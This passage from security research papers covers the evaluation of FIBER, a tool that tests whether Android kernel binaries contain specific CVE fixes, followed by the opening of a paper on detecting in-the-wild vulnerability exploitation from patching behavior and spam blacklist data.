(3) Symbolic execution in veritesting mode. Veritesting [7] is a technique that integrates static symbolic execution into dynamic symbolic execution to improve its efficiency. Dynamic symbolic execution is path-based, a same basic block belonging to multiple paths will be executed for multiple times, greatly increasing the overhead especially when there is a large number of paths. Static symbolic execution executes each basic block only once, but its formulas will be more complicated since it needs to carry different constraints of all paths that can reach current node. However, FIBER does not need to actually solve the formulas, instead, it only needs to compare these formulas extracted from reference and target binaries, thus, the formula complexity matters less for us. Note that this means an operand may sometimes have more than one formulas: consider when the true and false branch of a `if` statement merges. When we regard a binary signature as matched in the target, we require that the computed formulas in the target contain all of the formulas in the signature (could be a superset). If at least one formula is missing, we consider the corresponding source code in the target to have missed certain important code that contributes to the signature.

# 6 Evaluation

In this section, we systematically evaluate FIBER for its effectiveness and efficiency.

**Dataset.** We choose Android kernels as our evaluation dataset. This is because Android is not only popular but also fragmented with many development branches maintained by different vendors such as Samsung and Huawei [25]. Although Google has open-sourced its Android kernels and maintained a frequently-undated security bulletin [1], other Android vendors may not port the security patches to their own kernels timely. Besides, even though required by open source license, many vendors choose not to open source their kernels or make it extremely inconvenient (with substantial delays and only periodic releases). This makes Android kernels an ideal target. We collect two kinds of dataset specifically:

(1) Reference kernel source code and security patches. We choose the open-source "angler" Android kernel (v3.10) used by Google's Nexus 6P as our reference. We then crawl the Android security bulletin from June 2016 to May 2017 and collect all published vulnerabilities related security patches[6] for which we can locate the affected function(s) in the reference kernel image (*e.g.,* it may use a different driver than the one gets patched, or the affected function itself may be inlined). We also exclude one special patch that changes only a variable type in its declaration, requiring type inference at the binary level to handle, which we don't support currently as mentioned in §4.2.2. In total we collected 107 security patches that are applicable to our reference kernel.

(2) Target Android kernel images and source code. Besides the reference kernel, we also collect 8 Android kernel images from 3 different mainstream vendors with different timestamps and versions as listed in table 2. Note that vendors publish way more binary images (sometimes once every month) than the source code packages. We only evaluate the binary images for which we can find the corresponding source code, which serves only as ground truth of the patch presence test.

All our evaluations are performed on a server with Intel Xeon E5-2640 v2 CPU and 64 GB memory.

## 6.1 Experiment Procedure

To test patch presence in the target binary, we follow the steps below:

**Reference binary preparation.** As shown in Fig 2, we first need to compile the reference source code to binary, based on which we will generate the binary signatures. The availability of source code enables us to freely choose compilers, their options, and the target architecture. Naturally, we should choose the compilation configuration that is closest to the one used for target binary, which can maximize the accuracy. To probe the compilation configuration used for the target binary, we first compile multiple reference binaries with all combinations of common compilers (we use gcc and clang) and optimization levels (we use levels O1 - O3 and Os[7]), then use BinDiff [2] to test the similarity of each reference binary and the target binary, the most similar reference binary will finally be used for binary signature generation. Following this procedure (which is yet to be automated), we observed in our evaluation that kernel 6 and 7 as shown in table 2 use gcc with O2 optimization level, while all other 6 kernels use gcc with Os optimization level, which is confirmed by our inspection of the source code compilation configurations (*e.g.,* Makefile).

**Offline signature generation and validation.** For each security patch, we retain at most three binary

[6] Some security patches are not made publicly available on the Android Security Bulletin.

[7] Optimize for size.

| Device | No. | Patch Cnt* | Build Date (mm/dd/yy) | Kernel Version | Accuracy | | | | Online Matching Time (s) | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | TP | TN | FP | FN | Total | Avg | ∼70% | Max. |
| Samsung S7 | 0 | 102 | 06/24/16 | 3.18.20 | 42 | 56 | 0 | 4(3.92%) | 1690.43 | 16.57 | 8.47 | 306.47 |
| | 1 | 102 | 09/09/16 | 3.18.20 | 43 | 55 | 0 | 4(3.92%) | 1888.06 | 18.51 | 8.24 | 438.76 |
| | 2 | 102 | 01/03/17 | 3.18.31 | 85 | 11 | 0 | 6(5.88%) | 2421.44 | 23.74 | 5.49 | 1047.10 |
| | 3 | 102 | 05/18/17 | 3.18.31 | 92 | 4 | 0 | 6(5.88%) | 1770.66 | 17.36 | 5.33 | 386.94 |
| LG G5 | 4 | 103 | 05/27/16 | 3.18.20 | 32 | 65 | 0 | 6(5.88%) | 2122.37 | 20.61 | 8.90 | 648.93 |
| | 5 | 103 | 10/26/17 | 3.18.31 | 95 | 0 | 0 | 8(7.77%) | 1384.47 | 13.44 | 4.76 | 229.46 |
| Huawei P9 | 6 | 31 | 02/22/16 | 3.10.90 | 10 | 20 | 0 | 1(3.23%) | 390.35 | 12.59 | 8.47 | 89.35 |
| | 7 | 30 | 05/22/17 | 4.1.18 | 25 | 2 | 0 | 3(10.00%) | 515.64 | 17.19 | 7.4 | 279.49 |

* Some patches we collected are not applicable for certain test subject kernels.

Table 2: Binary Patch Presence Test: Accuracy and Online Matching Performance

signatures, after testing their uniqueness by matching them against both patched and un-patched reference kernel images. If nothing is unique, we will add more contexts to existing non-unique signatures.

**Online matching.** Given a specific security patch, we will try to match all its binary signatures in the target kernels. Note that all Android kernel images are compiled with symbol tables. We therefore can easily locate the affected functions. As long as one signature can be matched with a match count no less than that in reference patched kernel, we will say the patch exists in the target. As a performance optimization, we will first match the "fastest-to-match" signature.

## 6.2 Accuracy

We list the patch presence test results for target Android kernel images in table 2. It is worth noting that our patch collection is oriented to "angler" kernel, which will run on the Qualcomm hardware platform, while kernel 6 and 7 intend to run on a different platform (*i.e.,* Kirin), thus many device driver related patches do not apply for kernel 6 and 7 (we cannot even locate the same affected functions).

Overall, our accuracy is excellent. There are no false positives (FP) across the board and very few false negatives (FN). In patch presence test, we assume that all patches are not applied by default. It has to be proven otherwise. In practice, FP may lead developers to wrongly believe that a patch has been applied while in reality not (a serious security risk). In contrast, FN only costs some extra time for analysts to realize that the code is actually patched (or perhaps unaffected due to other reasons) while we say it is not. Thus, we believe FN is more tolerable than FP. Since we have no FP, we manually inspect each FN case to analyze the root causes:

(1) Function inline. Function inline behaviors may vary across different compilers and binaries. A same function may be inlined in some binaries but not others, or inlined in different ways. Some of our signatures (*e.g.,* the signature for `CVE-2016-8463`) model inline function calls based on the reference kernel image, if the target kernel has a different inline behavior, our signatures will fail to match. To address this problem, we need to generate binary signatures based on a collection of different kernel images to anticipate such behaviors.

(2) Function prototype change. Although rare, sometimes the function prototype will change across different kernel images. Specifically, the number and order of the function parameters may vary. As discussed in §4.3.1, we will differentiate the parameter order, thus, if a same parameter has different orders in reference and target kernels, the match will fail. We have one such case (`CVE-2014-9893`) in the evaluation. To solve this problem, we can extend our current implementation with techniques such as parameter profiling (see §4.3.1).

(3) Code customization. As discussed in §4.2, extra contexts are necessary if original patch change site is not unique. However, the contexts may be different across various kernel images due to code customization, although the patch change site remains the same. If this happens, our signature (with contexts extracted from the reference kernel) will not match, although the target kernel image has been patched. We encountered such a case in Samsung kernels for `CVE-2015-8942`. Such customizations are generally hard to anticipate and it will likely still cause a FN even if the source code of the target is given. This is why we prefer not to add contexts. If we can use more fine-grained binary analysis such as parameter and local variable profiling, we may be able to avoid using contexts.

(4) Patch adaptation. A patch may need to be adapted for kernels maintained by different vendors since the vulnerable functions are not always exactly the same across different kernel branches. Adaptation can also happen when a patch is back-ported to an older kernel version. In our evaluation, we find that this happens in some target images for `CVE-2016-5696`. Strictly

| Step | Total | Cnt. ** | Avg. | ∼70% |
|---|---|---|---|---|
| Analyze | 21.52s | 107 | 0.20s | - |
| Translation | 1608.52s | 293 | 5.49s | 6.29s |
| Match Ref.0 * | 2647.78s | 293 | 9.04s | 6.00s |
| Match Ref.1 * | 3415.54s | 293 | 11.66s | 7.56s |

* Match against reference kernels for uniqueness test.
* 0 for un-patched kernel, 1 for patched kernel.
** Analyze: Patch. Others: Binary Signature.

Table 3: Offline Phase Performance

speaking, FIBER intends to detect exactly the same patch as appeared in the reference kernel, however, to be conservative, we still regard such cases as false negatives.

(5) Other engineering issues. Some FN cases are caused by engineering issues. For example, certain binary instructions cannot be recognized and decoded by the frontend of angr (two cases in total), which will affect the subsequent CFG generation and symbolic execution.

## 6.3 Performance

In this section we evaluate FIBER's runtime performance for both offline signature generation and online matching. We list the time consumption of the offline phase in table 3 and that of online phase in table 2. From the tables, we can see that a small fraction of patches needs much longer time to be matched than average, this is usually because the change sites in these patches are positioned in very large and complex functions (*e.g.,* `CVE-2017-0521`), thus the matching engine may encounter root instructions deep inside the function. However, most patches can be analyzed, translated and matched in a reasonable time. In the end, we argue that a human will take likely minutes, if not longer, to verify a patch anyways. An automated and accurate solution like ours is still preferable, not to mention that we can parallelize the analysis of different patches.

## 6.4 Unported Patches

As shown in table 2, for all the test subjects except kernel #5, FIBER produces some TN cases, which suggests un-patched vulnerabilities. If related security patches had already been available before the test subject's release date, then it means that the test subject fails to apply the patch timely. Table 4 lists all the vulnerabilities whose patches fail to be propagated to one or multiple test subject kernel(s) timely in our evaluation. Note that for security concerns, we do not correlate these vulnerabilities with actual kernels in table 2.

| CVE | Patch Date * (mm/yy) | Type** | Severity* |
|---|---|---|---|
| CVE-2014-9781 | 07/16 | P | High |
| CVE-2016-2502 | 07/16 | P | High |
| CVE-2016-3813 | 07/16 | I | Moderate |
| CVE-2016-4578 | 08/16 | I | Moderate |
| CVE-2016-2184 | 11/16 | P | Critical |
| CVE-2016-7910 | 11/16 | P | Critical |
| CVE-2016-8413 | 03/17 | I | Moderate |
| CVE-2016-10200 | 03/17 | P | Critical |
| CVE-2016-10229 | 04/17 | E | Critical |

* Obtained from Android security bulletin.
** **P:** Privilege Elevation **E:** Remote Code Execution
** **I:** Information Disclosure

Table 4: Potential Security Loopholes

From table 4, we can see that even some critical vulnerabilities were not patched in time, indicating a good potential that they can be leveraged to compromise the kernel entirely to execute arbitrary code. One such case is a patch delayed for more than half a year affecting a major vendor (who confirmed the case and requested to be anonymized). This illustrates the value of tools like FIBER.

Besides, we also identify 4 vulnerabilities in table 4 that eventually got patched in a later kernel release but not in the earliest kernel release after the patch release date, indicating a significant delay of the patch propagation process.

It is worth noting that FIBER intends to test whether the patch exists in the target kernel, however, the absence of a security patch does not necessarily mean that the target kernel is exploitable. So the further verification is still needed.

## 6.5 Case Study

In this section, we demonstrate some representative security patches used in our evaluation to show the strength of FIBER compared to other solutions.

**Format String Change.** There are 5 patches in our collection that intend to change only the format strings as function arguments. Take the patch for `CVE-2016-6752` in Fig 6 as an example, the specifier `p` is changed to `pK`. It will be impossible to detect it at binary level without dereferencing the string pointer, since all other features (*e.g.,.* topology, instruction type.) remain exactly the same. However, without patch insights, it is extremely difficult to decide which register or memory location should be regarded as a pointer and whether it should be dereferenced in the matching

```
CVE-2016-6752
-       pr_debug("UNLOAD_APP: qseecom_addr = 0x%p\n", data);
+       pr_debug("UNLOAD_APP: qseecom_addr = 0x%pK\n", data);

CVE-2016-3858
-       strlcpy(subsys->desc->fw_name, buf, count + 1);
+       strlcpy(subsys->desc->fw_name, buf,
+                       min(count + 1, sizeof(subsys->desc->fw_name)));

CVE-2014-9785
-       if (__copy_from_user(&load_img_req,
+       if (copy_from_user(&load_img_req,

CVE-2016-8417
-       if (hw_cmd_p->offset > max_size) {
+       if (hw_cmd_p->offset >= max_size) {

CVE-2015-8944
-       proc_create("iomem", 0, NULL, &proc_iomem_operations);
+       proc_create("iomem", S_IRUSR, NULL,
+                       &proc_iomem_operations);
```

Figure 6: Example Security Patches

process, rendering all binary-only solutions ineffective in this case. While FIBER can correctly decide that the only thing changed is the argument format string (see §4.2) and then test patch presence by matching the string content.

**Small Change Site.** It is very common that a security patch will only introduce small and subtle changes, such as the one for `CVE-2016-8417` shown in Fig 6, where the operator ">" is replaced with ">=". Such a change has no impact on the CFG topology and only one conditional jump instruction will be slightly different. Thus, it will be extremely difficult to differentiate the patched and un-patched functions without the fine-grained signature. FIBER handles this case correctly because the conditional jump is part of the root instruction and we will check the comparison operator associated with it.

**Patch Backport.** A downstream kernel may selectively apply patches (security or other bug fixes), which can cause functions to look different from upstream. Our reference kernel (v3.10) is actually a downstream compared to all test subjects except #6 as shown in table 2. The patch for `CVE-2016-3858` (shown in Fig 6) has a prior patch in the upstream (which deletes a "if-then-return" statement) for the same affected function, which was not applied to our reference kernel, making the two functions look different although both patched. FIBER is robust to such backporting cases because the generated binary signature is fine-grained and related to only a single patch.

**Multiple Patched Function Versions.** After a security patch is applied, the same function may be modified by future patches as well. Thus, similar to the backporting cases, two patched functions can still be different because they are on different versions. `CVE-2014-9785` is such an example. FIBER can still precisely locate the same change site as shown in Fig 6 even when faced with a much newer target function, which differs significantly with the reference function.

**Constant Change.** Patch for `CVE-2015-8944` in Fig 6 only changes a function argument from 0 to a pre-defined constant `S_IRUSR` (0x100 in reference kernel). Once again, such a small change makes the patched and un-patched functions highly similar. Even though a solution wants to strictly differentiate constant values, it is in general unsafe because the constants are prone to change across binaries. However, with the insights of the fine-grained change site, FIBER can correctly figure out that only the value of the 2nd function argument matters in the matching and it should be non-zero if patched, thus effectively handle such cases.

**Similar Basic Blocks.** FIBER generates fine-grained signatures containing only a limited set of basic blocks (see §4.3.1). It is likely that there will be other similar basic blocks as the signature if we only look at the basic block level semantics. One such example has been shown in Fig 1 and discussed in §3. Previous work based on basic block level semantics [27, 26] may fail to handle such cases, While FIBER tries to integrate function level semantics into the local CFG, resulting in fine-grained signatures that are both stable and unique.

## 7 Conclusion

In this paper, we formulate a new problem of patch presence test under "source to binary" scenario. We then design and implement FIBER, a fully automatic solution which can take the best advantage of source level information for accurate and precise patch presence test in binaries. FIBER has been systematically evaluated with real-world security patches and a diverse set of Android kernel images, the results show that it can achieve an excellent accuracy with acceptable performance, thus highly practical for security analysts.

## Acknowledgement

We wish to thank Michael Bailey (our shepherd) and the anonymous reviewers for their valuable comments and suggestions. Many thanks to Prof. Heng Yin and Prof. Chengyu Song for their insightful discussions. This work was supported by the National Science Foundation under Grant No.1617573.

## References


[1] Android Security Bulletin. https://source.android.com/security/bulletin/.

[2] BinDiff. https://www.zynamics.com/bindiff.html.

[3] CVE: Vulnerabilities By Year. https://www.cvedetails.com/browse-by-date.php.

[4] Github Annual Report. https://octoverse.github.com/.

[5] NetworkX Python Package. https://networkx.github.io/.

[6] Security Patch for CVE-2015-8955. https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux-stable.git/commit/?id=8fff105e13041e49b82f92eef034f363a6b1c071.

[7] T. Avgerinos, A. Rebert, S. K. Cha, and D. Brumley. Enhancing symbolic execution with veritesting. ICSE'14.

[8] B. S. Baker. Parameterized duplication in strings: Algorithms and an application to software maintenance. *SIAM J. Comput.*, 26(5):1343–1362, October 1997.

[9] M. Bourquin, A. King, and E. Robbins. Binslayer: Accurate comparison of binary executables. In *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*.

[10] W. Cui, M. Peinado, Z. Xu, and E. Chan. Tracking rootkit footprints with a practical memory analysis system. USENIX Security'12.

[11] L. de Moura and N. Bjørner. Z3: An efficient SMT solver. In *Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[12] Q. Feng, M. Wang, M. Zhang, R. Zhou, A. Henderson, and H. Yin. Extracting conditional formulas for cross-platform bug search. ASIACCS'17.

[13] Q. Feng, R. Zhou, C. Xu, Y. Cheng, B. Testa, and H. Yin. Scalable graph-based bug search for firmware images. CCS '16.

[14] D. Gao, M. K. Reiter, and D. Song. Binhunt: Automatically finding semantic differences in binary programs. In *Information and Communications Security*, 2008.

[15] F. K. Hwang, D. S. Richards, and P. Winter. *The Steiner tree problem*, volume 53. Elsevier, 1992.

[16] J. Jang, A. Agrawal, and D. Brumley. Redebug: finding unpatched code clones in entire os distributions. Oakland'12.

[17] L. Jiang, G. Misherghi, Z. Su, and S. Glondu. Deckard: Scalable and accurate tree-based detection of code clones. ICSE'07.

[18] T. Kamiya, S. Kusumoto, and K. Inoue. Ccfinder: a multilinguistic token-based code clone detection system for large scale source code. *IEEE Transactions on Software Engineering*, 28(7):654–670, Jul 2002.

[19] W. M. Khoo, A. Mycroft, and R. Anderson. Rendezvous: A search engine for binary code. In *2013 10th Working Conference on Mining Software Repositories (MSR)*, 2013.

[20] S. Kim, S. Woo, H. Lee, and H. Oh. Vuddy: A scalable approach for vulnerable code clone discovery. Oakland'17.

[21] J. Lee, T. Avgerinos, and D. Brumley. Tie: Principled reverse engineering of types in binary programs. NDSS'11.

[22] Z. Li, S. Lu, S. Myagmar, and Y. Zhou. Cp-miner: finding copy-paste and related bugs in large-scale software code. *IEEE Transactions on Software Engineering*, 32(3):176–192, March 2006.

[23] Z. Li, D. Zou, S. Xu, H. Jin, H. Qi, and J. Hu. Vulpecker: an automated vulnerability detection system based on code similarity analysis. ACSAC'16.

[24] J. Ming, M. Pan, and D. Gao. ibinhunt: Binary hunting with inter-procedural control flow. In *Proceedings of the 15th International Conference on Information Security and Cryptology*.

[25] OpenSignal. Android Fragmentation Visualized. https://opensignal.com/reports/2015/08/android-fragmentation/.

[26] J. Pewny, B. Garmany, R. Gawlik, C. Rossow, and T. Holz. Cross-architecture bug search in binary executables. Oakland'15.

[27] J. Pewny, F. Schuster, C. Rossow, L. Bernhard, and T. Holz. Leveraging semantic signatures for bug search in binary programs. ACSAC'14.

[28] D. A. Ramos and D. Engler. Under-constrained symbolic execution: Correctness checking for real code. USENIX Security'15.

[29] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. Oakland'16.

[30] Y. Tian, J. Lawall, and D. Lo. Identifying Linux bug fixing patches. ICSE'12.

[31] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song. Neural network-based graph embedding for cross-platform binary code similarity detection. CCS '17.

# From Patching Delays to Infection Symptoms: Using Risk Profiles for an Early Discovery of Vulnerabilities Exploited in the Wild

Chaowei Xiao
*University of Michigan*

Armin Sarabi
*University of Michigan*

Yang Liu
*Harvard University / UC Santa Cruz*

Bo Li
*UIUC*

Mingyan Liu
*University of Michigan*

Tudor Dumitraș
*University of Maryland, College Park*

## Abstract

At any given time there exist a large number of software vulnerabilities in our computing systems, but only a fraction of them are ultimately exploited in the wild. Advanced knowledge of which vulnerabilities are being or likely to be exploited would allow system administrators to prioritize patch deployments, enterprises to assess their security risk more precisely, and security companies to develop intrusion protection for those vulnerabilities. In this paper, we present a novel method based on the notion of community detection for early discovery of vulnerability exploits. Specifically, on one hand, we use *symptomatic* botnet data (in the form of a set of spam blacklists) to discover a community structure which reveals how similar Internet entities behave in terms of their malicious activities. On the other hand, we analyze the *risk behavior* of end-hosts through a set of patch deployment measurements that allow us to assess their risk to different vulnerabilities. The latter is then compared to the former to quantify whether the underlying risks are consistent with the observed global symptomatic community structure, which then allows us to statistically determine whether a given vulnerability is being actively exploited in the wild. Our results show that by observing up to 10 days' worth of data, we can successfully detect vulnerability exploitation with a true positive rate of 90% and a false positive rate of 10%. Our detection is shown to be much earlier than the standard discovery time records for most vulnerabilities. Experiments also demonstrate that our community based detection algorithm is robust against strategic adversaries.

## 1 Introduction

Most software contains bugs, and an increased focus on improving software security has contributed to a growing number of vulnerabilities that are discovered each year [12]. Vulnerability disclosures are followed by fixes, either in the form of patches or new version releases. However, the installation/deployment of software patches on millions of vulnerable hosts worldwide are in a race with the development of vulnerability exploits. Owing to the sheer volume of vulnerability disclosures, it is hard for system administrators to keep up with this process. The severity of problem was highlighted in 2017 by the the WannaCry and NotPetya outbreaks, as well as the Equifax data breach exposing sensitive data of more than 143 million consumers; in all three cases the underlying vulnerability had been patched (but not deployed) months before the incident [46, 47, 20]. Prior research suggests that, on median, at most 14% of the vulnerable hosts are patched when exploits are released publicly [30].

On the other hand, many vulnerabilities are never exploited. For instance, Nayak et al. [32] found that only 15% of known vulnerabilities are exploited in the wild. In an ideal world, all vulnerabilities should be patched as soon as they are identified regardless of their possibility of eventual exploitation. However, in reality, we live in a resource-constrained world where risk management and patch prioritization become important decisions. Even though patches may be released before or shortly after the public disclosure of a software vulnerability, many enterprises do not patch their systems in a timely manner, sometimes caused by the need or desire to test patches before deploying them on their respective machines [6]. Within this context, the ability to detect critical vulnerabilities prior to incidents would be highly desirable, as it enables enterprises to prioritize patch testing and deployment. Furthermore, identifying actively exploited-in-the-wild vulnerabilities that have not yet been addressed by the software vendor can also guide them in prioritizing patch development.

However, determining critical software vulnerabilities is non-trivial. For example, intrinsic attributes of vulnerabilities, such as the CVSS score [28], are not strong predictors of eventual exploitation [36], underlining the





Figure 1: Vulnerability disclosure, exploits and detection time line. Early detection in this study refers to the ability to detect after $t_C$, i.e., post-disclosure, but much earlier than $t_E$, the current state of the art.

need for detection techniques based on field measurements. In this paper, we ask the question: *How early can we determine that a specific vulnerability is actively being exploited in the wild?* To put this on the appropriate time scale, we illustrate the sequence of events associated with a vulnerability in Figure 1: its introduction at $t_A$ with application installation, disclosure at $t_C$, patching at $t_F$; and for those eventually exploited in the wild, detection at $t_E$. However, real exploitations may occur much earlier, shown at $t_D$ (post-disclosure) and sometimes $t_B$ (pre-disclosure). In this study, by early detection we refer to the ability to detect exploits after $t_C$ (post-disclosure) but before $t_E$ (before the current state of the art).

We show that this early detection can be well accomplished by using two datasets: end-host software patching behavior and a set of reputation blacklists (RBLs) capturing IP level malicious (spam) activities. Specifically, when viewed at an aggregate level (e.g., an ISP), the patching delays for a given vulnerability constitute a *risk profile* for that ISP. If a *symptom* that often follows exploitation (e.g., increased spam or malicious download activities) occurs in a group of ISPs that share a certain risk profile, then it is likely that the vulnerabilities associated with that risk profile are being exploited in the wild. We show that there is strong empirical evidence of a strong correlation between risk profiles and infection symptoms, which enables early detection of exploited vulnerabilities, even in cases where the exploit was not yet discovered and where causal connection between exploitation and the symptom is not known.

By observing these signals up to 10 days after vulnerability disclosure ($t_C$), we can detect exploits with true and false positive rates of 90% and 10%, respectively. Note that intrinsic attributes of a vulnerability (e.g., remote exploitability) are available immediately after disclosure, however, we show that features extracted from 10 days of post-disclosure data can significantly improve the accuracy of detecting active exploitation. Moreover, the median time between vulnerability disclosure and reports of exploitation in our dataset is 35 days, with 80% of reported exploits appearing beyond 10 days after the public disclosure of the underlying vulnerability. This indicates that our proposed method can improve detection times for active exploits. Note that compared to other techniques such as detection of exploits from social media posts (which usually appear around the time exploits are discovered) [36], we base our detection on statistical evidence of exploitation from real-world measurements, which can capture much weaker indications of exploits shortly after the public disclosure of a vulnerability.

Our main contributions are summarized as follows:


1. We use a community detection [51] method for correlating and extracting features from user patching data and IP level malicious activities. We show that the resulting features can detect active exploitation, validated using a ground-truth set of vulnerabilities known to be exploited in the wild.

2. Using these features, combined with other intrinsic features of a given vulnerability, we show that accurate detection can be achieved within 10 days of vulnerability disclosure. This is much earlier than the state-of-the-art on average, and thus provides significant time advantage in patch development and deployment. We also evaluate retrospective analysis of pre-disclosure data on the disclosure date to detect and promptly respond to zero-day exploits.

3. The community structure generated during feature extraction can also be used to identify groups of hosts at risk to specific vulnerabilities currently being exploited, adding to our ability to strengthen preventative and protective measures.

4. We evaluate the robustness of our technique against strategic adversaries, observing graciously degrading performance even when the adversary can control a significant number of hosts within many ISPs.

The rest of paper is organized as follows. In Section 2 we outline the conceptual idea behind our methodology and how community detection is used as a feature extraction tool. We describe our datasets and data processing in Sections 3 and 4. Section 5 details the community detection technique. Section 6 presents our classifier design, detection performance, and comparison with a number of alternatives. In Section 7 we present case studies of our system's output, evaluate the robustness of our technique against strategic adversaries, and discuss how our proposed methodology could be used in practice. Section 8 summarizes related work and Section 9 concludes the paper.




(a) Symptom pattern (b) Risk behavior 1 (c) Risk behavior 2

Figure 2: Detecting active viral strain by comparing population symptom pattern and risk behavior pattern. There are two strains of viruses: those exposed to air contamination are more at risk/susceptible to strain 1, while those exposed to water contamination are more at risk/susceptible to strain 2. By comparing the symptom group to the risk groups we can infer which strain is likely to be the underlying cause of the infection.

## 2 Overview of Concept and Methodology

Our study is premised on a simple observation, that vulnerability exploitation leads to host infection, which then leads to manifestation of symptoms such as malicious activities. However, using the latter to detect the former is far from trivial: observed signs of infection do not reveal which vulnerability is the underlying culprit.

This led us to consider a more verifiable hypothesis: entities (to be precisely defined shortly) that exhibit similar patching behavior in a particular vulnerability (and thus their vulnerability state) might also exhibit similar patterns of infection associated with that vulnerability if it is being actively exploited; on the other hand, the same similarity association should not exist if the vulnerability is not being actively exploited. If this hypothesis holds, then it follows that one should be able to assess the strengths of association between patching behavior and infection symptoms and use it to detect whether a vulnerability is likely being actively exploited.

### 2.1 Main idea

We illustrate the above idea using an analogy shown in Figure 2. Suppose in any given year multiple strains of a virus may be active in a particular region. Each strain works through a different susceptibility: some through contaminated air, some through contaminated water, shown in Figure 2b and 2c respectively. When infected, regardless of the active strain, the outward symptoms are indistinguishable. However, if we know the infected population, then by identifying the underlying risk pattern it becomes possible to infer which strain may be active. Comparing Figure 2b to 2a and then 2c to 2a, we see a large overlap between the symptom group and the group at risk to strain 1 (through air contamination), indicating a likelihood that stain 1 is active; by contrast, the symptom group and those at risk to strain 2 (through water contamination) are largely disjoint, suggesting that strain 2 is likely not active.

To apply this analogy in our context, the symptom pattern refers to malicious activities while risk behavior refers to host patching. More specifically, infected population maps to hosts showing explicit signs of botnet activities, and exposure to active (non-active) viral strains maps to having vulnerabilities that are (not) being actively exploited.

### 2.2 Challenges

This example illustrates the conceptual idea behind our methodology, though it is a gross simplification as we elaborate below. In particular, we face two challenges. First, the telemetry that many security vendors collect on end-hosts is often anonymized, for user privacy reasons, and omits attributes that may identify the host, such as its IP address. This makes it impossible to correlate the risky behaviors (reflected in this telemetry) with symptoms (reflected in RBLs) at the host or IP level. Yet since we are correlating behavioral and symptomatic data, it is essential that both are associated with the same entity. To resolve this, we use aggregation to assess this idea at a higher level. Specifically, while the patching data does not contain IP addresses, it shows ISP information associated with each host. This allows us to aggregate patching behavior at the ISP level. On the RBL side, we use a separate IP intelligence database to aggregate malicious behavior at the ISP level by using IP to ISP mappings. In other words, each unit in the population shown in the above example now maps to an ISP. With this aggregation, the above hypothesis essentially states that ISPs behaving similarly in patching a certain vulnerability (risk patterns) are most likely to show similar infection symptoms if that vulnerability is being exploited.

This technique can be adapted for a more fine-grained aggregation, such as autonomous systems (ASs), or not using any aggregation when both risk behavior and symptoms are available at the host level. However, as is

evident from our results in Section 6.2, aggregation at the ISP level is not too coarse so as to impede our technique from detecting actively exploited vulnerabilities.

Our second challenge is in determining the right metric to use to capture "similarity" both in the patching behavior and in the symptoms. Unlike what is shown in the example, in our context neither the symptoms (spam activities from an ISP) nor the risk behaviors (patching records of end-hosts in an ISP) are binary, or even necessarily countable as they are extracted from time series data. This makes identifying either pattern within the population much less straightforward. One natural first step is to compute pairwise correlation for each pair of ISPs' time series. This results in two similarity matrices, one from the patching behavior data for a specific vulnerability, one from the symptomatic infection data (collected following that vulnerability's disclosure from spam lists). It is the second-order similarity comparison between these two matrices that is hypothesized to be able to tell apart exploited vulnerabilities from non-exploited ones. To this end, we present the use of community detection [10, 51] over the symptom similarity matrix to identify groups of similar ISPs; this is then followed by quantifying the consistency between the risk behavior similarity matrix and the detected community structure. Our results show that indeed for vulnerabilities with known exploits, this match is much stronger than that for those without known exploits.

We then use the consistency measures as features, along with a number of other intrinsic features, to train a classifier aimed at detecting exploitations.

## 2.3 Threat model

One type of adversaries implicit in this work are those actively exploiting software vulnerabilities. One basic assumption we adopt is that such exploitation can occur as soon as the vulnerabilities are introduced (with new version releases, etc.), though our detection framework is triggered by the official vulnerability disclosure, as indicated in Figure 1. We assume such an adversary can potentially develop and actively pursue exploits for any existing vulnerability.

A second type of adversaries we consider are those who not only seek exploitation but also have the ability to control a significant number of end-hosts so as to manipulate the patching signals we use in our detection framework. In other words, this is a type of attack (or evasion attempt) against our specific detection methodology which uses patching signals as one of the inputs. The manipulation is intended to interfere with the way we measure similarity between networks; in Section 7.2 we examine the robustness of our detection method against this type of attack.

# 3 Datasets

Table 1 summarizes the datasets used in this study. Since we need time-aligned measurements to compare behaviors between patching and malicious activity signals, only the overlapping time period, 01/2013-07/2014, is used in our analysis.

## 3.1 End-host patching

Our study draws from a number of data sources that collectively characterize the users' patching behavior, allowing us to assess their susceptibility to known vulnerabilities and exploits at any point in time. This set will also be referred to as the *risk/behavioral data*. These include the host patching data [14], the National Vulnerability Database (NVD) [33], and release notes from software vendors of the products examined in our study.

**Patch deployment measurements** This data source allows us to observe users' patching behavior to assess their susceptibility to known vulnerabilities. We use patch deployment measurements collected by Nappa et al. on end-hosts [30]. This corpus records installation of subsequent versions of different applications along with each event's timestamp, by mapping records of binary executables on user machines to their corresponding application versions. This data is derived from the WINE dataset provided by Symantec [14], and includes observations on hosts worldwide between 02/2008 and 07/2014. In addition, we extract the security flaws affecting each application version from the National Vulnerability database (NVD), where each vulnerability is denoted by its Common Vulnerabilities and Exposures Identifier (CVE-ID).

